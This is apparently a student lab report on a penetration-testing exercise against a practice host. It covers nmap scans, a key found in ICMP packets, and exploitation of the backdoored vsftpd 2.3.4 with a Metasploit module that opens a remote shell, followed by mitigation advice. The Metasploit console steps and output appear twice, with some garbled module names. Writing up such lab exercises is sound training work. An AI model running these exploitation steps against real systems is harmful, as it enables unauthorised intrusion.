

# Ex050 Report

Benjamin Ruddy

2022-10-04

## Contents

Goal . . . . .	2
<b>Technical Report</b>	<b>2</b>
Finding: <i>VSFTPD 2.3.4 Backdoor</i> . . . . .	2
Severity Rating . . . . .	2
Vulnerability Description . . . . .	2
Confirmation methods . . . . .	2
Mitigation or Resolution Strategy . . . . .	3
<b>Attack Narrative</b>	<b>3</b>
Port Scanning . . . . .	3
Vulnerable Service . . . . .	6
MITRE ATT&CK Framework TTPs . . . . .	7

## Goal

The goal in this exercise was to explore available hosts on `www.artstailor.com` with `nmap`, and to find a key along the way.

## Technical Report

### Finding: *VSFTPD 2.3.4 Backdoor*

#### Severity Rating

CVSS Base Severity Rating: 9.5 AV:N AC:L PR:N UI:N S:U C:H I:H A:H

#### Vulnerability Description

Here you provide a brief description of the nature of the vulnerability. This vulnerability involves a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the `vsftpd-2.3.4.tar.gz` archive between June 30th 2011 and July 1st 2011, and was removed on July 3rd 2011.

#### Confirmation methods

```
---(kali@kali)---
~$ searchsploit vsftpd 2.3.4

Exploit Title                                     Path
-----
vsftpd 2.3.4 - Backdoor Command Execution         unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit) unix/remote/17491.rb

Shellcodes: No Results

Description:
  This module exploits a malicious backdoor that was added to the
  VSFTPD download archive. This backdoor was introduced into the
  vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
  according to the most recent information available. This backdoor
  was removed on July 3rd 2011.

References:
  OSVDB (73573)
  http://pastebin.com/AetT9sS5
  http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ;2-
```

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x  
RHOSTS => 217.70.184.38  
msf6 exploit(mim/ftp/vsftpd_234_backdoor) > show payloads  
Compatible Payloads  
# Name Disclosure Date Rank Check Description  
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection  
msf6 exploit(mim/ftp/vsftpd_234_backdoor) > payload  
[-] Unknown command: payload  
msf6 exploit(mim/ftp/vsftpd_234_backdoor) > payload  
[-] Unknown command: payload  
msf6 exploit(mim/ftp/vsftpd_234_backdoor) > use 0  
[*] Using configured payload cmd/unix/interact  
msf6 exploit(mim/ftp/vsftpd_234_backdoor) > run  
[*] 217.70.184.38:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 217.70.184.38:21 - USER: 331 Please specify the password.  
[*] 217.70.184.38:21 - Backdoor service has been spawned, handling...  
[*] 217.70.184.38:21 - UID: uid=1001(vsftp) gid=1001(vsftp) groups=1001(vsftp)  
[*] Found shell.  
ls  
[*] Command shell session 1 opened (172.24.0.11:37981 -> 217.70.184.38:6200) at 2022-10-03 23:42:03 -0400  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
libx32  
lost+found  
media
```

## Mitigation or Resolution Strategy

Uninstall the backdoored version immediately, and replace with one that has been verified against the PGP signature of the developers.

## Attack Narrative

### Port Scanning

We first started sniffing our network traffic with Wireshark, after which we ran an nmap version detection scan against Art's Tailor Shoppe (`nmap -sV www.artstailor.com`).

Before we could even notice our nmap scan traffic within wireshark, a KEY was observed within the content bytes of an ICMP Echo request from 172.24.0.1 – our local network gateway for the Kali machine:

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.24.0.11	8.8.8.8	DNS	81	Standard
2	0.000064581	172.24.0.11	8.8.8.8	DNS	81	Standard
3	5.005672401	172.24.0.11	217.70.184.38	DNS	81	Standard
4	5.005728156	172.24.0.11	217.70.184.38	DNS	81	Standard
5	5.483253769	172.24.0.1	172.24.0.11	ICMP	98	Echo (pi
6	5.483282043	172.24.0.11	172.24.0.1	ICMP	98	Echo (pi
7	5.484685504	172.24.0.1	172.24.0.11	ICMP	98	Echo (pi
8	5.484698819	172.24.0.11	172.24.0.1	ICMP	98	Echo (pi
9	10.008075252	172.24.0.11	8.8.8.8	DNS	81	Standard

Checksum: 0x3aab [correct]  
[Checksum Status: Good]  
Identifier (BE): 14045 (0x36dd)  
Identifier (LE): 56639 (0xdd36)  
Sequence Number (BE): 0 (0x0000)  
Sequence Number (LE): 0 (0x0000)  
[Response frame: 6]  
Data (56 bytes)  
Data: 0000000e0579e8a84b45593030362d6d457876552f4945754b45593030362d6d45787655...  
[Length: 56]

0000 00 50 56 87 8a 83 00 50 56 87 9b 46 08 00 45 00 PV...P V...F...E...  
0010 00 54 81 96 00 00 40 01 a0 d6 ac 18 00 01 ac 18 TV...@...y...  
0020 00 0b 08 00 3a ab 05 00 00 00 00 0e 05 79 ...k...n...  
0030 e0 a0 4b 45 59 30 30 36 2d 6d 45 78 76 55 2f 49 ..KEY006 -mExvU/I  
0040 45 75 4b 45 59 30 30 36 2d 6d 45 78 76 55 2f 49 EuKEY006 -mExvU/I  
0050 45 75 4b 45 59 30 30 36 2d 6d 45 78 76 55 2f 49 EuKEY006 -mExvU/I  
0060 45 75

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-F>

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	172.24.0.11	8.8.8.8	DNS		
2	0.000064581	172.24.0.11	8.8.8.8	DNS		
3	5.005672401	172.24.0.11	217.70.184.38	DNS		
4	5.005728156	172.24.0.11	217.70.184.38	DNS		
5	5.483258769	172.24.0.1	172.24.0.11	ICMP		
6	5.483282043	172.24.0.11	172.24.0.1	ICMP		
7	5.484685504	172.24.0.1	172.24.0.11	ICMP		
8	5.484698819	172.24.0.11	172.24.0.1	ICMP		
9	10.008075252	172.24.0.11	8.8.8.8	DNS		

Checksum: 0x6b02 [correct]  
[Checksum Status: Good]  
Identifier (BE): 34270 (0x85de)  
Identifier (LE): 56965 (0xe85)  
Sequence Number (BE): 0 (0x0000)  
Sequence Number (LE): 0 (0x0000)  
[Response frame: 8]  
Data (56 bytes)  
Data: 0000000e0590ef65746e6272736257694d394366413d3d0a746e62727362576...  
[Length: 56]

0000 00 50 56 87 8a 83 00 50 56 87 9b 46 08 00 45 00 PV...P V...F...E...  
0010 00 54 56 f3 00 00 40 01 cb 79 ac 18 00 01 ac 18 TV...@...y...  
0020 00 0b 08 00 6b 02 05 00 00 00 00 0e 05 90 ...k...n...  
0030 ef 65 74 6e 62 72 73 62 57 69 4d 39 43 66 41 3d .etnbrsb WiM9CfA=  
0040 3d 0a 74 6e 62 72 73 62 57 69 4d 39 43 66 41 3d =.tnbrsb WiM9CfA=  
0050 3d 0a 74 6e 62 72 73 62 57 69 4d 39 43 66 41 3d =.tnbrsb WiM9CfA=  
0060 3d 0a

KEY006-mExvU/IEutnbrsbWiM9CfA==

This is a similar key discovery method to that of Ex040.

```

(kali@kali)-[~]
$ nmap -sV -Pn www.artstailor.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 23:07 EDT
Nmap scan report for www.artstailor.com (217.70.184.38)
Host is up (0.00042s latency).
rDNS record for 217.70.184.38: ns.artstailor.com
Not shown: 996 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
53/tcp    open  domain   ISC BIND 9.16.27 (Debian Linux)
80/tcp    open  http     Apache httpd 2.4.54 ((Debian))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.17 seconds
zsh: segmentation fault nmap -sV -Pn www.artstailor.com

```

```

(kali@kali)-[~]
$ sudo nmap -sU -Pn www.artstailor.com -p1-256
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-03 23:08 EDT
Stats: 0:00:46 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 20.23% done; ETC: 23:12 (0:02:38 remaining)
Stats: 0:03:32 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 85.08% done; ETC: 23:12 (0:00:36 remaining)
Nmap scan report for www.artstailor.com (217.70.184.38)
Host is up (0.00080s latency).
rDNS record for 217.70.184.38: ns.artstailor.com
Not shown: 254 closed udp ports (port-unreach)
PORT      STATE SERVICE
40/udp    open|filtered unknown
53/udp    open      domain

Nmap done: 1 IP address (1 host up) scanned in 270.61 seconds

```

As seen from the above nmap outputs, the nmap UDP scan took a significant amount of time longer (270.61 seconds compared to 13,17 for the TCP scan).

The most obvious reason for this lies in the fact that UDP is a connectionless protocol. In other words, while a TCP scan can instantly receive a response indicating whether a connection was made or not, UDP scans often have to wait for timeouts – which can be relatively long – to truly confirm that no response is being sent back.

Some interesting ports in the output include:


- SSH on TCP port 22, running OpenSSH 8.4p1
- FTP on TCP port 21, running vsftpd 2.3.4
- DNS on both TCP *and* UDP port 53 (this makes sense – DNS uses both protocols)
- An unknown service running on UDP port 40

To elaborate on the odd port number 40, we can reference the nmap wiki page for the UDP scan: <https://nmap.org/book/scan-methods-udp-scan.html>.

The page tells mentions how often, open UDP ports will not respond to empty probes, and only to specifically formatted probes for whatever service is running.

Looking online, there seems to be no universally-agreed service that runs on port 40. As a result, it would make sense that nmap declared the port as `open|filtered` – it cannot craft the right packet to get a response from it, so it is either open *or* filtered.

Our nmap scan confirms the fact that we got no response, because when we apply the filter `udp.port==40`, we can observe that only outgoing packets are captured to port 40:



No.	Time	Source	Destination	Protocol	Length	Info
23	6.572565142	172.24.0.11	217.70.184.38	UDP	42	3475
36	7.673802386	172.24.0.11	217.70.184.38	UDP	42	3475

## Vulnerable Service

After researching different services on the machine, it was found that the particular vsftpd version that was running on `www.artstailor.com` had a backdoor embedded into it, from when the version was maliciously published onto the vsftpd website.

```

kali@kali:~$ searchsploit vsftpd 2.3.4
-----
Exploit Title
-----
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)
Path
-----
unix/remote/49757.py
unix/remote/17491.rb
Shellcodes: No Results

Description:
This module exploits a malicious backdoor that was added to the
VSFTPD download archive. This backdoor was introduced into the
vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011
according to the most recent information available. This backdoor
was removed on July 3rd 2011.

References:
OSVDB (73573)
http://pastebin.com/AetT9s55
http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ;2-

```

The exploit was successfully run with the associated Metasploit module, which gave us terminal access to the remote machine through the vsftpd user:

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x  
RHOSTS => 217.70.184.38  
msf6 exploit(mimic/vsftpd_234_backdoor) > show payloads  
Compatible Payloads  
# Name Disclosure Date Rank Check Description  
0 payload/cmd/unix/interact normal No Unix Command, Interact with Established Connection  
msf6 exploit(mimic/vsftpd_234_backdoor) > payload  
[-] Unknown command: payload  
msf6 exploit(mimic/vsftpd_234_backdoor) > payload  
[-] Unknown command: payload  
msf6 exploit(mimic/vsftpd_234_backdoor) > use 0  
[*] Using configured payload cmd/unix/interact  
msf6 exploit(mimic/vsftpd_234_backdoor) > run  
[*] 217.70.184.38:21 - Banner: 220 (vsFTPd 2.3.4)  
[*] 217.70.184.38:21 - USER: 331 Please specify the password.  
[*] 217.70.184.38:21 - Backdoor service has been spawned, handling...  
[*] 217.70.184.38:21 - UID: uid=1001(vsftp) gid=1001(vsftp) groups=1001(vsftp)  
[*] Found shell.  
ls  
[*] Command shell session 1 opened (172.24.0.11:37981 -> 217.70.184.38:6200) at 2022-10-03 23:42:03 -0400  
bin  
boot  
dev  
etc  
home  
initrd.img  
initrd.img.old  
lib  
lib32  
lib64  
libx32  
lost+found  
media
```

## MITRE ATT&CK Framework TTPs

TA0007: Discovery

T1046: Network Service Discovery

: